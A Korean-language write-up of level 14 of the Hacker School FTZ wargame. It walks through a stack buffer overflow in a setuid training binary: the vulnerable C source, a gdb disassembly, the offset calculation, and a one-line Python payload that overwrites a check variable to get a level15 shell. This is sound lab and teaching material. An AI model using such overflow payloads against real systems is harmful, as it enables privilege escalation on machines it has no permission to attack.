Hacker School FTZ
- level 14 -

1. hint 파일 살펴보기

```
[level14@ftz level14]$ ls
attackme  hint  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
이전과 같이 attackme 프로그램과 함께 hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level14@ftz level14]$ cat hint

레벨 14 이후로는 mainsource의 문제를 그대로 가져왔습니다.
버퍼 오버플로우, 포맷스트링을 학습하는데는 이 문제들이
최고의 효과를 가져다줍니다.

#include <stdio.h>
#include <unistd.h>

main()
{ int crap;
  int check;
  char buf[20];
  fgets(buf,45,stdin);
  if (check==0xdeadbeef)
   {
     setreuid(3095,3095);
     system("/bin/sh");
   }
}
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았다.
C 소스 코드가 힌트인 것을 보아 우리가 발견한 attackme라는 프로그램의 소스 코드인 것 같다.
crap과 check라는 int형 변수와 buf라는 char형의 배열이 선언되어 있다.
fgets() 함수를 통해 45의 크기만큼 입력을 받아 buf 배열에 저장한 뒤, check 변수를 비교하여 true일 경우, 3095, level15의 권한을 얻어 /bin/sh을 실행하는 것을 확인할 수 있었다.
buf의 크기는 20이지만, 입력을 45만큼 받으므로 우리는 이를 이용하여 BOF 공격을 하면 될 것이다.

2. 스택 확인

우리는 프로그램의 구조를 확인하기 위해 gdb 명령을 이용해 프로그램의 디버깅 정보를 확인할 것이다.


```
[level14@ftz level14]$ gdb attackme
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
```

```
(gdb) set disassembly-flavor intel
```

본인은 intel식 어셈블리어 표현이 더 편하므로 intel식으로 세팅을 할 것이다.

```
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   cmp    DWORD PTR [ebp-16],0xdeadbeef
0x080484b4 <main+36>:   jne    0x80484db <main+75>
0x080484b6 <main+38>:   sub    esp,0x8
0x080484b9 <main+41>:   push   0xc17
0x080484be <main+46>:   push   0xc17
0x080484c3 <main+51>:   call   0x8048380 <setreuid>
0x080484c8 <main+56>:   add    esp,0x10
0x080484cb <main+59>:   sub    esp,0xc
0x080484ce <main+62>:   push   0x8048548
0x080484d3 <main+67>:   call   0x8048340 <system>
0x080484d8 <main+72>:   add    esp,0x10
0x080484db <main+75>:   leave
0x080484dc <main+76>:   ret
0x080484dd <main+77>:   lea    esi,[esi]
End of assembler dump.
```

이후, main 함수를 disassemble하면 위와 같은 어셈블리 코드를 볼 수 있을 것이다.
<main+17>에서 ebp-56 위치에 있는 값에 fgets 함수를 이용해 값을 넣으므로 이곳은 buf의 위치일 것이다.
<main+29>에서 ebp-16 위치에 있는 값과 0xdeadbeef를 비교하므로 이곳은 check의 위치일 것이다.
그렇다면 buf와 check 사이에 dummy가 20의 크기만큼 존재하고, check와 SFP 사이에 crap 변수와 dummy가 존재하여 이 크기는 12만큼 될 것이다. 이를 스택으로 그려보면 다음과 같다.



3. attackme 실행

우리는 이렇게 얻은 정보들을 통하여 attackme 프로그램을 실행할 것이다.
이전 level까지는 쉘 코드를 환경 변수에 등록하여 진행하였다.
하지만, 이번 level은 check 변수의 값만 0xdeadbeef로 뒤덮으면 된다. 왜냐하면, if문을 통해 Set-UID 권한을 얻고 바로 쉘을 실행시켜주기 때문이다. 따라서, 이 쉘이 끝나기 전까지 우리는 level15의 권한을 가지고 있을 수 있다.

```
[level14@ftz level14]$ (python -c 'print "A"*40 + "\xef\xbe\xad\xde"'; cat) | ./attackme
```

buf의 상대적 위치로부터 40만큼 아무 의미 없는 값으로 채워준 뒤, check 위치에 0xdeadbeef 값을 리틀 엔디안 방식으로 넣어줄 것이다. 이후, cat을 통해 우리가 파이썬 출력을 통해 나온 값이 attackme 프로그램의 입력으로 들어가게 잡아줄 것이다.

```
[level14@ftz level14]$ (python -c 'print "A"*40 + "\xef\xbe\xad\xde"'; cat) | ./attackme
id
uid=3095(level15) gid=3094(level14) groups=3094(level14)
```

이후, 아무런 말이 뜨지 않는데 여기서 id 명령을 통해 쉘의 정보를 확인하자 UID가 정상적으로 level15로 설정되어 우리는 level15의 권한을 획득한 것을 확인할 수 있었다.

4. 비밀번호 획득

```
my-pass

Level15 Password is "[redacted]".
```

my-pass 명령을 통해 level15의 비밀번호를 획득할 수 있다. 이를 따로 기록하여 level15 로그인 시, 사용하자.